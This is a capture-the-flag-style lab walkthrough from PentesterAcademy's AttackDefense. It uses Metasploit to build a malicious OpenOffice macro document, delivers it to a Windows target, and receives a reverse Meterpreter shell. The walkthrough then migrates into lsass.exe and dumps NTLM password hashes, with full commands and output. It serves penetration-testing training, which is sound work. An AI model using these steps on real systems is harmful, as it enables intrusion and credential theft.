
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: OpenOffice Malicious Macro
URL	https://attackdefense.com/challengedetails?cid=2350
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

In this exercise we are going to generate a malicious OpenOffice malicious macro document to gain the meterpreter shell.

Step 1: Running msfconsole

Command: msfconsole -q

```
root@attackdefense:~# msfconsole -q
msf6 >
```

We are going to use the "**exploit/multi/misc/openoffice_document_macro**" metasploit module to generate a malicious macro.

About OpenOffice Document Macro Module:

"This module generates an Apache OpenOffice Text Document with a malicious macro in it. To exploit successfully, the targeted user must adjust the security level in Macro Security to either Medium or Low. If set to Medium, a prompt is presented to the user to enable or disable the macro. If set to Low, the macro can automatically run without any warning. The module also works against LibreOffice."

Source: https://www.rapid7.com/db/modules/exploit/multi/misc/openoffice_document_macro/

Step 2: Generating malicious macro document using openoffice module.

Commands: use exploit/multi/misc/openoffice_document_macro
exploit

```
msf6 > use exploit/multi/misc/openoffice_document_macro
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/9BiK1TA
[*] Local IP: http://10.10.15.2:8080/9BiK1TA
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
msf6 exploit(multi/misc/openoffice_document_macro) > [*] Packaging file: settings.xml
[*] Packaging file: meta.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Configurations2
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging file: manifest.rdf
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging file: mimetype
[*] Packaging file: styles.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_macro/Basic/Standard
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging file: content.xml
[+] msf.odt stored at /root/.msf4/local/msf.odt
msf6 exploit(multi/misc/openoffice_document_macro) >
```

The module also started a multi handler for the meterpreter session.

The generated doc is present in the /root/.msf4/local/msf.odt directory.

Step 3: Start python HTTP server to serve the msf.odt file. (In a new terminal)


Command: cd /root/.msf4/local/
python -m SimpleHTTPServer 80


```
root@attackdefense:~# cd /root/.msf4/local/
python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 4: Switch to the Target machine and run powershell.exe terminal to download msf.odt file

Command: iwr -UseBasicParsing -Uri 'http://10.10.15.2/msf.odt' -OutFile 'C:\Users\Administrator\Desktop\msf.odt'

We have successfully downloaded the file on the target machine. Now, double click on the file and run it.





We can open the file without any issue. If we check on the attack's machine we can expect a meterpreter shell.

```
msf6 exploit(multi/misc/openoffice_document_macro) > [*] 10.0.27.160      openoffice_document_macro - Sending payload
[*] Sending stage (175174 bytes) to 10.0.27.160
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.27.160:49729) at 2021-05-18 18:09:56 +0530

msf6 exploit(multi/misc/openoffice_document_macro) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  ATTACKDEFENSE\Administrator @ ATTACKDEFENSE  10.10.15.2:4444 -> 10.0.27.160:49729

msf6 exploit(multi/misc/openoffice_document_macro) >
```

Step 5: Migrate into lsass.exe process and dump the NTLM hashes.

Commands: sessions -i 1
migrate -N lsass.exe
hashdump

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 3356 to 788...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bd4ca1fbe028f3c5066467a7f6a73b0b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
```

Flag: Administrator User NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Apache OpenOffice Text Document Malicious Macro Execution (https://www.rapid7.com/db/modules/exploit/multi/misc/openoffice_document_macro)